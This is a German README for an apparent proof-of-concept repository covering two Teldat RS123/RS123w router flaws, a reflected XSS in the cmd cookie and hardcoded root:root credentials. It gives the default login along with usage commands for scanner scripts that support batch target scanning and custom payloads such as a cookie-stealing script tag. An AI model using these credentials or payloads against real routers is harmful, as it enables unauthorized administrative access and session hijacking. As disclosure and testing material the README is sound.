 uyhacked/teldat-router-cve-2022-poc

POC für CVE-2022-39996 (Reflektiertes XSS) und CVE-2022-39997 (Schwaches Passwort) im Teldat RS123/RS123w Router

Proof of Concept für zwei Schwachstellen, die in Teldat-Routern RS123 / RS123w entdeckt wurden.
| CVE ID | Typ | CWE | CVSS | Schweregrad |
|---|---|---|---|---|
| CVE-2022-39996 | Reflektiertes XSS | CWE-79 | 6.1 | Mittel |
| CVE-2022-39997 | Schwaches Passwort | CWE-521 | 9.8 | Kritisch |
Betroffenes Produkt: Teldat RS123, RS123w Router
Teldat-Router RS123/RS123w werden mit hartcodierten Standard-Zugangsdaten root:root ausgeliefert. Administratoren lassen diese häufig unverändert, sodass nicht authentifizierte Angreifer über Telnet, SSH, HTTP oder andere Dienste vollen administrativen Zugriff erlangen können.
Account: root
Password: root

pip install requests paramiko

# Basic check (Telnet, SSH, HTTP)
python CVE-2022-39997.py -t 192.168.1.1

# Full check (all services including HTTPS, FTP)
python CVE-2022-39997.py -t 192.168.1.1 --all

# Batch scan
python CVE-2022-39997.py -f targets.txt
Der Endpunkt /upgrade/index.html spiegelt den Wert des HTTP-Cookies cmd ohne Bereinigung in der Antwort wider. Ein Angreifer kann eine bösartige Anfrage mit JavaScript im cmd-Cookie erstellen. Wenn ein authentifizierter Administrator die Seite besucht, wird das Skript im Browser-Kontext der Weboberfläche des Routers ausgeführt, was Session-Hijacking oder Konfigurationsmanipulation ermöglicht.
cmd-Cookie:

pip install requests

# Basic XSS check
python CVE-2022-39996.py -t 192.168.1.1

# With HTTP Basic Auth credentials
python CVE-2022-39996.py -t 192.168.1.1 -u root -p root

# Test multiple XSS payloads for confirmation
python CVE-2022-39996.py -t 192.168.1.1 --multi

# Generate standalone POC HTML page
python CVE-2022-39996.py -t 192.168.1.1 --gen-poc

# Custom XSS payload
python CVE-2022-39996.py -t 192.168.1.1 --payload "<script>alert(document.cookie)</script>"
| Datei | Beschreibung |
|---|---|
CVE-2022-39997.py | Erkennung schwacher Passwörter (Telnet / SSH / HTTP / FTP) |
CVE-2022-39996.py | Erkennung von reflektiertem XSS über cmd-Cookie |
Teldat's Router Vulnerability.md | Vollständiger Schwachstellen-Offenlegungsbericht |
Diese POC-Skripte dienen ausschließlich zu Bildungszwecken und autorisierten Sicherheitstests. Verwenden Sie sie nicht gegen Systeme, die Ihnen nicht gehören oder für die Sie keine ausdrückliche Testgenehmigung haben. Der Autor übernimmt keine Verantwortung für Missbrauch oder Schäden.
